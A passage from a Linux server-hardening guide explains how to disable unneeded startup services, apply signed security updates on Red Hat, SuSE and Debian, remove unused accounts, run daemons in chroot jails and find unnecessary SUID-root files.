httpd        0:off  1:off  2:off  3:off  4:off  5:off  6:off
syslog       0:off  1:off  2:on   3:on   4:on   5:on   6:off
crond        0:off  1:off  2:on   3:on   4:on   5:on   6:off
network      0:off  1:off  2:on   3:on   4:on   5:on   6:off
linuxconf    0:off  1:off  2:on   3:off  4:off  5:off  6:off
(etc.)
```

To disable `linuxconf` in runlevel 2, I'd execute the commands shown in [Example 3-4](#).

Example 3-4. Disabling a service with chkconfig

```
[root@woofgang root]# chkconfig --level 2 linuxconf off
[root@woofgang root]# chkconfig --list linuxconf
linuxconf    0:off  1:off  2:off  3:off  4:off  5:off  6:off
(The second command, chkconfig --list linuxconf, is optional but useful in showing the results of the first.)
```

On SuSE systems, edit the startup script itself (the one in `/etc/init.d`), and then run the command `insserv` (no flags or arguments necessary) to change automatically the symbolic links that determine the runlevels in which it's started. Each SuSE startup script begins with a header, comprised of comment lines, which dictate how `init` should treat it ([Example 3-5](#)).

Example 3-5. A SuSE INIT INFO header

```
# /etc/init.d/lpd
#
### BEGIN INIT INFO
# Provides: lpd
# Required-Start: network route syslog named
# Required-Stop: network route syslog
# Default-Start: 2 3 5
# Default-Stop:
# Description:  print spooling service
### END INIT INFO
```

For our purposes, the relevant settings are *Default-Start*, which lists the runlevels in which the script should be started, and *Default-Stop*, which lists the runlevels in which the script should be stopped. Actually, since any script started in runlevel 2, 3, or 5 is automatically stopped when that runlevel is exited, *Default-Stop* is often left empty.

Any time you change a startup script's INIT INFO header on a SuSE system, you must then run the command `insserv` to tell SuSE to change the start/stop links accordingly (in `/etc/init.d`'s "rc" subdirectories). `insserv` is run without arguments or flags.

For more information about the SuSE's particular version of the System V init-script system, see SuSE's *init.d(7)* manpage.

On all other Linux distributions, you can disable a service simply by deleting or renaming its links in the appropriate runlevel directories under `/etc/rc.d/`. For example, if you're configuring a web server that doesn't

need to be its own DNS server, you probably want to disable BIND. The easiest way to do this without deleting anything is by renaming all links to */etc/init.d/* ([Example 3-6](#)).

Example 3-6. Disabling a startup script by renaming its symbolic links

```
[root@woofgang root]# mv /etc/rc.d/rc2.d/S30named
/etc/rc.d/rc2.d/disabled_S30named
[root@woofgang root]# mv /etc/rc.d/rc3.d/S30named
/etc/rc.d/rc3.d/disabled_S30named
[root@woofgang root]# mv /etc/rc.d/rc5.d/S30named
/etc/rc.d/rc5.d/disabled_S30named
```

(Note that your named startup script may have a different name and exist in different or additional subdirectories of */etc/rc.d*.)

3.1.2 Keeping Software Up to Date

It isn't enough to weed out unnecessary software: all software that remains, including both the operating system itself and "user-space" applications, must be kept up to date. This is a more subtle problem than you might think, since many Linux distributions offer updates on both a package-by-package basis (e.g., the Red Hat Errata web site) and in the form of new distribution revisions (e.g., new CD-ROM sets).

What, then, constitutes "up to date"? Does it mean you must immediately upgrade your entire system every time your distribution of choice releases a new set of CD-ROMs? Or is it okay simply to check the distribution's web page every six months or so? In my opinion, neither is a good approach. (Not that these are the only two choices; they represent extremes.)

3.1.2.1 Distribution (global) updates versus per-package updates

The good news is that it's seldom necessary to upgrade a system completely just because the distribution on which it's based has undergone an incremental revision (e.g., 7.2 → 7.3). The bad news is that updates to individual packages should probably be applied *much more* frequently than that: if you have one or more Internet-connected systems, I *strongly recommend* you subscribe to your distribution's security-announcement mailing list and apply each relevant security patch as soon as it's announced.



Remember, the people who announce "new" security vulnerabilities as a public service are not always the first to discover them. The prudent assumption for any such vulnerability is that the "bad guys" already know about it and are ready to exploit it if they find it on your systems.

Therefore, I repeat: the only way to minimize your exposure to well-known vulnerabilities is to do the following:

- Subscribe to your distribution's security-announcement mailing list
- Apply each security patch immediately after receiving notice of it
- If no patch is available for an application with widely exploited vulnerabilities, *disable* that application until a patch is released.

A "global" revision to an entire Linux distribution is not a security event in itself. Linux distributions are revised to add new software packages, reflect new functionality, and provide bug fixes. Security is hopefully enhanced too, but not necessarily. Thus, while there are various reasons to upgrade to a higher numbered revision of your Linux distribution (stability, new features, etc.), doing so won't magically make your system more secure.

In general, it's good practice to stick with a given distribution version for as long as its vendor continues to provide package updates for it, and otherwise to upgrade to a newer (global) version only if it has really compelling new features. In any Linux distribution, an older but still supported version with all current patches applied is usually at least as secure as the newest version with patches and probably *more* secure than the new version without patches.

In fact, don't assume that the CD-ROM set you just received in the mail directly from SuSE, for example, has no known bugs or security issues just because it's new. You should upgrade even a brand-new operating system (or at least check its distributor's web site for available updates) immediately after installing it.

I do *not* advocate the practice of checking for vulnerabilities only periodically and not worrying about them in the interim: while better than *never* checking, this strategy is simply not proactive enough. Prospective attackers won't do you the courtesy of waiting after your quarterly upgrade session before striking. (If they do, then they know an *awful* lot about your system and will probably get in anyhow!) Therefore, I strongly recommend you get into the habit of applying security-related patches and upgrades in an ad-hoc manner — i.e., apply each new patch as soon as it's announced.

Should I Always Update?

Good system administrators make clear distinctions between stable "production" systems and volatile "research and development" (r&d) systems. One big difference is that on production systems, you don't add or remove software arbitrarily. Therefore, you may not feel comfortable applying every update for every software package on your production system as soon as they're announced.

That's probably prudent in many cases, but let me offer a few guidelines:

- Apply any update addressing a "remote root" vulnerability that could lead to remote users gaining administrative access to the system.
- If the system supports interactive/shell use by more than a few users (e.g., via Telnet, ssh, etc.), then apply any update addressing an "escalation of local privileges" vulnerability that could allow an unprivileged user to increase their level of privilege.
- If the system doesn't support interactive/shell use except by one or two administrators, then you can probably postpone updates that address "escalation of privilege" bugfixes.
- A nonsecurity-related update may be safely skipped, unless, of course, that update is intended to fix some source of system instability. (Attackers often intentionally induce instability in the execution of more complex attacks.)

In my experience, it's relatively rare for a Linux package update to affect system stability negatively. The only exception to this is kernel updates: new major versions are nearly always unstable until the fourth or fifth minor revision (e.g., avoid kernel Version X.Y.0: wait for Version X.Y.4 or X.Y.5).

3.1.2.2 Whither X-based updates?

In subsequent sections of this chapter, I'll describe methods of updating packages in Red Hat, SuSE, and Debian systems. Each of these distributions supports both automated and manual means of updating packages, ranging from simple commands such as `rpm -Uvh ./mynewrpm-2.0.3.rpm` (which works in all rpm-based distributions: Red Hat, SuSE, etc.) to sophisticated graphical tools such as *yast2* (SuSE only).

Given that earlier in this chapter I recommended against installing the X Window System on your bastion hosts, it may seem contradictory for me to cover X-based update utilities. There are two good reasons to do so, however:

- For whatever reason, you may decide that you can't live without X on one or more of your bastion hosts.
- Just because you don't run X on a bastion host doesn't mean you can't run an X-based update tool on an *internal* host, from which you can upload the updated packages to your bastion hosts via a less glamorous tool such as *scp* (see [Chapter 4](#)).

3.1.2.3 How to be notified of and obtain security updates: Red Hat

If you run Red Hat 6.2 or later, the officially recommended method for obtaining and installing updates and bug/security fixes (*errata* in Red Hat's parlance) is to register with the Red Hat Network and then either schedule automatic updates on the Red Hat Network web site or perform them manually using the command `up2date`. While all official Red Hat packages may also be downloaded anonymously via FTP and HTTP, Red Hat Network registration is necessary to both schedule automatic notifications and downloads from Red Hat and use `up2date`.

At first glance, the security of this arrangement is problematic: Red Hat encourages you to remotely store a list with Red Hat of the names and versions of all your system's packages and hardware. This list is

transferred via HTTPS and can only be perused by you and the fine professionals at Red Hat. In my opinion, however, the truly security conscious should avoid providing essential system details to strangers. There *is* a way around this. If you can live without automatically scheduled updates and customized update lists from Red Hat, you can still use `up2date` to generate system-specific update lists locally (rather than have them pushed to you by Red Hat). You can then download and install the relevant updates automatically, having registered no more than your email address and system version/architecture with Red Hat Network.

First, to register with the Red Hat Network, execute the command `rhnc_register`. (If you aren't running X, then use the `--nox` flag, e.g., `rhnc_register --nox`.) In `rhnc_register`'s Step 2 screen (Step 1 is simply a license click-through dialogue), you'll be prompted for a username, password, and email address: all three are required. You will then be prompted to provide as little or as much contact information as you care to disclose, but all of it is optional.


In Step 3 (system profile: hardware), you should enter a profile name, but I recommend you *uncheck* the box next to "Include information about hardware and network." Similarly, in the screen after that, I recommend you *uncheck* the box next to "Include RPM packages installed on this system in my System Profile." By deselecting these two options, you will prevent your system's hardware, network, and software-package information from being sent to and stored at Red Hat.

Now, when you click the "Next" button to send your profile, nothing but your Red Hat Network username/password and your email address will be registered. You can now use `up2date` without worrying quite so much about who possesses intimate details about your system.

Note there's one more useful Red Hat Network feature you'll subsequently miss: automatic, customized security emails. Therefore, be sure to subscribe to the *Redhat-Watch-list* mailing list using the online form at <https://listman.redhat.com>. This way, you'll receive emails concerning all Red Hat bug and security notices (i.e., for all software packages in all supported versions of Red Hat), but since only official Red Hat notices may be posted to the list, you needn't worry about Red Hat swamping you with email. If you're worried anyhow, a "daily digest" format is available (in which all the day's postings are sent to you in a single message).

Once you've registered with the Red Hat Network via `rhnc_register` (regardless of whether you opt to send hardware/package info), you can run `up2date`. First, you need to configure `up2date`, but this task has its own command, `up2date-config` (Figure 3-1). By default, both `up2date` and `up2date-config` use X-Windows; but like `rhnc_register`, both support the `--nox` flag if you prefer to run them from a text console.

Figure 3-1. `up2date-config`



`up2date-config` is fairly self-explanatory, and you should need to run it only once (though you may run it at any time). A couple of settings, though, are worth noting. First is whether `up2date` should verify each package's cryptographic signature with `gpg`. I highly recommend you use this feature (it's selected by

default), as it reduces the odds that `up2date` will install any package that has been corrupted or "trojaned" by a clever web site hacker.

Also, if you're downloading updates to a central host from which you plan to "push" (upload) them to other systems, you'll definitely want to select the option "After installation, keep binary packages on disk" and define a "Package storage directory." You may or may not want to select "Do not install packages after retrieval." The equivalents of these settings in `up2date`'s *ncurses* mode (`up2date-config --nox`) are `keepAfterInstall`, `storageDir`, and `retrieveOnly`, respectively.




Truth be told, I'm leery of relying on automated update tools very much, even `up2date` (convenient though it is). Web and FTP sites are hacked all the time, and sooner or later a Linux distributor's site will be compromised and important packages replaced with Trojaned versions.

Therefore, if you use `up2date`, it's *essential* you use its *gpg* functionality as described earlier. One of the great strengths of the *rpm* package format is its support of embedded digital signatures, but these do you no good unless you verify them (or allow `up2date` to verify them for you).

The command to check an *rpm* package's signature manually is `rpm --checksig /path/packageName.rpm`. Note that both this command and `up2date` require you to have the package *gnupg* installed.

Now you can run `up2date`. `up2date` will use information stored locally by `rhn_register` to authenticate your machine to the Red Hat Network, after which it will download a list of (the names/versions of) updates released since the last time you ran `up2date`. If you specified any packages to skip in `up2date-config`, `up2date` won't bother checking for updates to those packages. [Figure 3-2](#) shows a screen from a file server of mine on which I run custom kernels and therefore don't care to download kernel-related *rpms*.

Figure 3-2. Red Hat's `up2date`: skipping unwanted updates



After installing Red Hat, registering with the Red Hat Network, configuring `up2date` and running it for the first time to make your system completely current, you can take a brief break from updating. That break should last, however, no longer than it takes to receive a new security advisory email from *Redhat-Watch* that's relevant to your system.

Why Not Trust Red Hat?

I don't really have any reason *not* to trust the Red Hat Network; it's just that I don't think it should be *necessary* to trust them. (I'm a big fan of avoiding unnecessary trust relationships!)

Perhaps you feel differently. Maybe the Red Hat Network's customized autoupdate and autonotification features will for you mean the difference between keeping your systems up-to-date and not. If so, then perhaps whatever risk is involved in maintaining a detailed list of your system information with the Red Hat Network is an acceptable one.

In my opinion, however, `up2date` is convenient and intelligent enough by itself to make even that small risk unnecessary. Perhaps I'd think differently if I had 200 Red Hat systems to administer rather than two.

But I suspect I'd be *even more* worried about remotely caching an entire network's worth of system details. (Plus I'd have to pay Red Hat for the privilege, since each RHN account is allowed only one complimentary system "entitlement"/subscription.) Far better to register one system in the manner described earlier (without sending details) and then use that system to push updates to the other 199, using plain old `rsync`, `ssh`, and `rpm`.

In my experience, the less information you needlessly share, the less that will show up in unwanted or unexpected hands.

3.1.2.4 RPM updates for the extremely cautious

`up2date`'s speed, convenience, and automated signature checking are appealing. On the other hand, there's something to be said for *fully manual* application of security updates. Updating a small number of packages really isn't much more trouble with plain old `rpm` than with `up2date`, and it has the additional benefit of not requiring Red Hat Network registration. Best of all from a security standpoint, what you see is what you get: you don't have to rely on `up2date` to relay faithfully any and all errors returned in the downloading, signaturechecking, and package-installation steps.

Here, then, is a simple procedure for applying manual updates to systems running Red Hat, Mandrake, SuSE, and other `rpm`-based distributions:

Download the new package

The security advisory that notified you of the new packages also contains full paths to the update on your distribution's primary FTP site. Change directories to where you want to download updates and start your FTP client of choice. For single-command downloading, you can use `wget` (which of course requires the `wget` package), e.g.:

```
wget -nd --passive-ftp
ftp://updates.redhat.com/7.0/en/os/i386/rhs-printfilters-
1.81-4.rh7.0.i386.rpm
```

Verify the package's gpg signature

You'll need to have the `gnupg` package installed on your system, and you'll also need your distribution's public package-signing key on your `gpg` key ring. You can then use `rpm` to invoke `gpg` via `rpm`'s `--checksig` command, e.g.:

```
rpm --checksig
./rhs-printfilters-1.81-4.rh7.0.i386.rpm
```

Install the package using rpm's update command (-U)

Personally, I like to see a progress bar, and I also like verbose output (errors, etc.), so I include the `-h` and `-v` flags, respectively. Continuing the example of updating `rhs-printfilters`, the update command would be:

```
rpm -Uhv
./rhs-printfilters-1.81-4.rh7.0.i386.rpm
```

Note that in both `rpm` usages, you may use wildcards or multiple filenames to act on more than one package, e.g.:

```
rpm --checksig ./perl-*
```

and then, assuming the signature checks were successful:

```
rpm -Uhv ./perl-*
```

3.1.2.5 How to be notified of and obtain security updates: SuSE

As with so much else, automatic updates on SuSE systems can be handled through `yast` and `yast2`. Chances are if you run a version of SuSE prior to 8.0, you'll want both of these on your bastion host, since `yast2` didn't fully replace `yast` until SuSE 8.0. Either can be used for software updates, so let's discuss both.

To use *yast* to automatically update all packages for which new RPM files are available, start *yast* and select add/remove programs → upgrade entire system. *yast* will give you the opportunity to either install all new patches automatically or designate which to install and which to skip.

This method takes a long time: depending on which mirror you download your patches from, such an update can last anywhere from one to several hours. In practice, therefore, I recommend using the "upgrade entire system" option immediately after installing SuSE. Afterwards, you'll want to download and install updates individually as they're released by using plain old *rpm* (e.g., `rpm -Uvh ./mynewpackage.rpm`).

The best way to keep on top of new security updates is to subscribe to the official SuSE security-announcement mailing list, *suse-security-announce*. To subscribe, use the online form at <http://www.suse.com/en/support/maillinglists/index.html>.

Whenever you receive notice that one of the packages on your system has a vulnerability addressed by a new patch, follow the instructions in the notice to download the new package, verify its GnuPG signature (as of SuSE Linux version 7.1, all SuSE RPMs are signed with the key *build@suse.com*), and install it. This procedure is essentially the same as that described earlier in the section "RPM updates for the extremely cautious."

Checking Package Versions

To see a list of all currently installed packages and their version numbers on your RPM-based system, use this command:

```
rpm -qa
```

To see if a specific package is installed, pipe this command to *grep*, specifying part or all of the package's name. For example:

```
rpm -qa |grep squid
```

on my SuSE 7.1 system returns this output:

```
squid23-2.3.STABLE4-75
```

The equivalent commands for *deb*-package-based distributions like Debian would be `dpkg -l` and `dpkg -l |grep squid`, respectively. Of course, either command can be redirected to a file for later reference (or off-system archival — e.g., for crash or compromise recovery) like this:


```
rpm -qa > packages_07092002.txt
```

3.1.2.6 SuSE's online-update feature

In addition to *yast* and *rpm*, you can also use *yast2* to update SuSE packages. This method is particularly useful for performing a batch update of your entire system after installing SuSE. *yast2* uses X by default, but will automatically run in *ncurses* mode (i.e., with an ASCII interface structured identically to the X interface) if the environment variable `DISPLAY` isn't set.

In *yast2*, start the "Software" applet, and select "Online Update." You have the choice of either an automatic update in which all new patches are identified, downloaded, and installed or a manual update in which you're given the choice of which new patches should be downloaded and installed ([Figure 3-3](#)). In either option, you can click the "Expert" button to specify an FTP server other than *ftp.suse.com*.

Figure 3-3. Selecting patches in *yast2*



Overall, *yast2*'s Online Update functionality is simple and fast. The only error I've encountered running it on my two SuSE servers was the result of invoking *yast2* from an xterm as an unprivileged user: *yast2* claimed that it couldn't find the update list on ftp.suse.com, which wasn't exactly true. The real problem was that *yast2* couldn't write that file locally where it needed to because it was running with my non-*root* privileges. Invoking *yast2* from a window-manager menu (in any window manager that *susewm* configures) obviates this problem: you will be prompted for the *root* password if you aren't running X as *root*. Running X as *root*, of course, is another workaround, but not one I recommend due to the overall insecurity of X-Windows. A better approach is to open a terminal window and issue these commands (output omitted):

```
bash-$ su
bash-# export DISPLAY=""
bash-# yast2
```

Setting the environment variable `DISPLAY` to null in this way (make sure not to put any whitespace between the quotation marks) will force *yast2* to run in your terminal window in *ncurses* mode; it won't matter which user started the underlying X session.

3.1.2.7 How to be notified of and obtain security updates: Debian

As is typical of Debian GNU/Linux, updating Debian packages is less flashy yet simpler than with most other distributions. The process consists mainly of two commands (actually, one command, *apt-get*, invoked twice but with different options):

```
apt-get update
apt-get -u upgrade
```

The first command, *apt-get update*, updates your locally cached lists of available packages (which are stored, if you're curious, in */var/state/apt/lists*). This is necessary for *apt-get* to determine which of your currently installed packages have been updated.

The second command, *apt-get -u upgrade*, causes *apt-get* to actually fetch and install the new versions of your local outdated packages. Note that as with most other Linux package formats, the *deb* format includes pre- and post-installation scripts; therefore, it isn't necessarily a good idea to run an *apt-get upgrade* unattended, since one or more scripts may prompt you for configuration information. That's really all there is to it! Naturally, errors are possible: a common cause is outdated FTP/HTTP links in */etc/apt/sources.list*. If *apt-get* seems to take too long to fetch package lists and/or reports that it can't find files, try deleting or replacing the *sources.list* entry corresponding to the server that *apt-get* was querying before it returned the error. For a current list of Debian download sites worldwide, see <http://www.debian.org/distrib/ftplist>.

Another common error is new dependencies (ones that didn't apply when you originally installed a given package), which will cause *apt-get* to skip the affected package. This is fixed by simply invoking *apt-get* again, this time telling it to install the package plus any others on which it depends.

For example, suppose that in the course of an *upgrade* session, *apt-get* reports that it's skipping the package *blozzo*. After *apt-get* finishes the rest of the *upgrade* session, you enter the command:

```
apt-get install blozzo
```

`apt-get` will then attempt to install the latest version of *blozzo* and will additionally do a more thorough job of trying to resolve its dependencies. If your old version of *blozzo* is hopelessly obsolete, however, it may be necessary to upgrade your entire distribution; this is done with the command `apt-get -u dist-upgrade`.

Detailed instructions on using `apt-get` can be found in the *apt-get(8)* manpage, as well as in the APT HOWTO (available at <http://www.debian.org/doc/manuals/apt-howto>).

To receive prompt, official notification of Debian security fixes, subscribe to the *debian-security-announce* email list. An online subscription form is available at <http://www.debian.org/MailingLists/subscribe>.



Unfortunately, the *deb* package format doesn't currently support GNUpg signatures, or even md5 hashes, nor are external hashes or GNUpg signatures maintained or checked. Therefore, be careful to stick to official Debian FTP mirror sites when using `apt-get`.

Reportedly, a future version of the *deb* package format will support GNUpg signatures.

3.1.3 Deleting Unnecessary User Accounts and Restricting Shell Access

One of the popular distributions' more annoying quirks is the inclusion of a long list of entries in */etc/passwd* for application-specific user accounts, regardless of whether those applications are even installed. (For example, my SuSE 7.1 system created 48 entries during installation!) While few of these are privileged accounts, many can be used for interactive login (i.e., they specify a real shell rather than */bin/false*). This is not unique to SuSE: my Red Hat 7.0 system created 33 accounts during installation, and my Debian 2.2 system installed 26.

While it's by no means certain that a given unused account can and will be targeted by attackers, I personally prefer to err on the side of caution, even if that makes me look superstitious in some peoples' eyes. Therefore, I recommend that you check */etc/passwd* and comment out any unnecessary entries.

If you aren't sure what a given account is used for but see that account has an actual shell specified, one way to determine whether an account is active is to see whether it owns any files, and if so, when they were last modified. This is easily achieved using the `find` command.

Suppose I have a recently installed web server whose */etc/passwd* file contains, among many others, the following entry:

```
yard:x:29:29:YARD Database Admin:/usr/lib/YARD:/bin/bash
```

I have no idea what the *YARD* database might be used for. Manpage lookups and *rpm* queries suggest that it isn't even installed. Still, before I comment out *yard's* entry in */etc/passwd*, I want to make sure the account isn't active. It's time to try `find / -user` and `ls -lu` (Example 3-7).

Example 3-7. Using `find` with the `-user` flag

```
root@woofgang:~ # find / -user yard -print
/usr/lib/YARD
```

```
root@woofgang:~ # ls -lu /usr/lib/YARD/
total 20
drwxr-xr-x  2 yard   yard   35 Jan 17  2001 .
drwxr-xr-x 59 root   root   13878 Dec 13 18:31 ..
```

As we see in Example 3-7, *yard* owns only one directory, */usr/lib/YARD*, and it's empty. Furthermore, according to `ls -lu` (which displays and lists files by access times), the directory hasn't been accessed since January 17. Since the system was installed in October, this date must refer to the directory's creation on my installation media by SuSE! Clearly, I can safely assume that this account isn't in use.

Some accounts that are *usually necessary* if present are as follows:

- root
- bin
- daemon
- halt
- shutdown
- man
- at

Some accounts that are often *unnecessary*, at least on bastion hosts, are as follows:

- uucp
- games
- gdm
- xfs
- rpcuser
- rpc

If nothing else, you should change the final field (default shell), in unknown or process-specific accounts' entries in `/etc/passwd`, from a real shell to `/bin/false` — only accounts used by human beings should need shells.

3.1.4 Restricting Access to Known Users

Some FTP daemons allow anonymous login by default. If your FTP server is intended to provide public FTP services, that's fine; but if it isn't, then there's no good reason to leave anonymous FTP enabled.

The same goes for any other service running on a publicly accessible system: if that service supports but doesn't actually require anonymous connections, then the service should be configured to accept connections only from authenticated, valid users. Restricting access to FTP, HTTP, and other services is described in subsequent chapters.

3.1.5 Running Services in chrooted Filesystems


One of our most important threat models is that of the hijacked daemon: if a malicious user manages to take over and effectively "become" a process on our system, he will assume the privileges on our system that that process has. Naturally, developers are always on the alert for vulnerabilities, such as buffer overflows, that compromise their applications, which is why you must keep on top of your distribution's security advisories and package updates.

However, it's equally important to mitigate the risk of *potential* daemon vulnerabilities, i.e., vulnerabilities that might be unknown to anyone but the "bad guys." There are two primary means of doing so: running the process with as low a set of privileges as possible (see the next section) and running the process in a *chroot jail*.

Normally, a process can see and interact with as much of a system's filesystem as the user account under which the process runs. Since most of the typical Linux host's filesystem is world-readable, that amounts to a lot of real estate. The chroot system call functionally transposes a process into a subset of the filesystem, effectively redefining the `/` directory for that process to a small subdirectory under the real root.

For example, suppose a system has the following filesystem hierarchy (see [Figure 3-4](#)).

Figure 3-4. Example network architecture



For most processes and users, configuration files are found in `/etc`, commands are found in `/usr/bin`, and various "volatile" files such as logs are found in `/var`. However, we don't want our DNS daemon, *named*, to "see" the entire filesystem, so we run it chrooted to `/var/named`. Thus, from *named*'s perspective, `/var/named/etc` is `/etc`, `/var/named/usr/bin` is `/usr/bin`, and `/var/named/var` appears as `/var`. This isn't a foolproof method of containment, but it helps.

Many important network daemons now support command-line flags and other built-in means of being run chrooted. Subsequent chapters on these daemons describe in detail how to use this functionality.

(Actually, almost any process can be run chrooted if invoked via the `chroot` command, but this usually requires a much more involved chroot jail than do commands with built-in chroot functionality. Most applications are compiled to use shared libraries and won't work unless they can find those libraries in the

expected locations. Therefore, copies of those libraries must be placed in particular subdirectories of the chroot jail.)



chroot is not an absolute control: a chroot jail *can* be subverted via techniques such as using a hard link that points outside of the chroot jail or by using `mknode` to access the hard disk directly. However, since none of these techniques is very easy to execute without *root* privileges, chroot is a useful tool for hindering an attacker who has not yet achieved *root* privileges.

3.1.6 Minimizing Use of SUID=root

Normally, when you execute a command or application, it runs with your user and group privileges. This is how file and directory permissions are enforced: when I, as user *mick*, issue the command `ls /root`, the system doesn't really know that *mick* is trying to see what's in *root*'s home directory. It knows only that the command `ls`, running with *mick*'s privileges, is trying to exercise read privileges on the directory */root*. */root* probably has permissions `drwx-----`; so unless *mick*'s UID is zero, the command will fail. Sometimes, however, a command's permissions include a set user-ID (SUID) bit or a set group-ID (SGID) bit, indicated by an "s" where normally there would be an "x" (see [Example 3-8](#)).

Example 3-8. A program with its SUID bit set

```
-rwsr-xr-x  1 root  root      22560 Jan 19  2001 crontab
```

This causes that command to run not with the privilege level of the user who *executed* it, but of the user or group who *owns* that command. If the owner's user or group ID is 0 (*root*), then the command will run with superuser privileges *no matter who actually executes it*. Needless to say, this is extremely dangerous! The SUID and SGID bits are most often used for commands and daemons that normal users might need to execute, but that also need access to parts of the filesystem not normally accessible to those users. For some utilities like `su` and `passwd`, this is inevitable: you can't change your password unless the command `passwd` can alter `/etc/shadow` (or `/etc/passwd`), but obviously, these files can't be directly writable by ordinary users. Such utilities are very carefully coded to make them nearly impossible to abuse. Some applications that run SUID or SGID have only limited need of root privileges, while others needn't really be run by unprivileged users. For example, `mount` is commonly run SUID=*root*, but on a server-class system there's no good reason for anybody but *root* to be mounting and unmounting volumes, so `mount` can therefore have its SUID bit unset.

3.1.6.1 Identifying and dealing with SUID=root files

The simplest way to identify files with their SUID and SGID bits set is with the `find` command. To find all *root*-owned regular files with SUID and SGID set, we use the following two commands:

```
find / -perm +4000 -user root -type f -print
find / -perm +2000 -group root -type f -print
```

If you determine that a file thus identified doesn't need to run SUID/SGID, you can use this command to unset SUID:

```
chmod u-s /full/path/to/filename
```

and this command to unset GUID:

```
chmod g-s /full/path/to/filename
```

Note that doing so will replace the SUID or SGID permission with a normal "x": the file will still be executable, just not with its owner's/group's permissions.

Bastille Linux, the hardening utility covered later in this chapter, has an entire module devoted to unsetting SUID and SGID bits. However, Bastille deals only with some SUID files common to many systems; it doesn't actually identify all SUID/GUID files specific to your system. Therefore, by all means use Bastille to streamline this process, but don't rely solely on it.

Delegating root's Authority

If your bastion host is going to be administered by more than one person, do everything you can to limit use of the root password. In other words, give administrators only as much privilege as they need to perform their jobs.

Too often, systems are configured with only two basic privilege levels: root and everyone else. Use groups and group permissions wherever possible to delineate different roles on your system

with more granularity. If a user or group needs root privileges to execute only a few commands, use *sudo* to grant them this access without giving them full root privileges. Finally, don't even use root privileges *yourself* if you don't have to. Use an unprivileged account when logging in and doing mundane tasks, and use *su* to become root only when you need to. *su* and *sudo* are covered in more detail in [Chapter 4](#).

3.1.7 Configuring, Managing, and Monitoring Logs

This is something we should do but often fail to follow through on. You can't check logs that don't exist, and you can't learn anything from logs you don't read. Make sure your important services are logging at an appropriate level, know where those logs are stored and whether/how they're rotated when they get large, and get in the habit of checking the current logs for anomalies.

[Chapter 10](#) is all about setting up, maintaining, and monitoring system logs. If you're setting up a system right now as you read this, I *highly* recommend you skip ahead to [Chapter 10](#) before you go much further.

3.1.8 Every System Can Be Its Own Firewall: Using iptables for Local Security

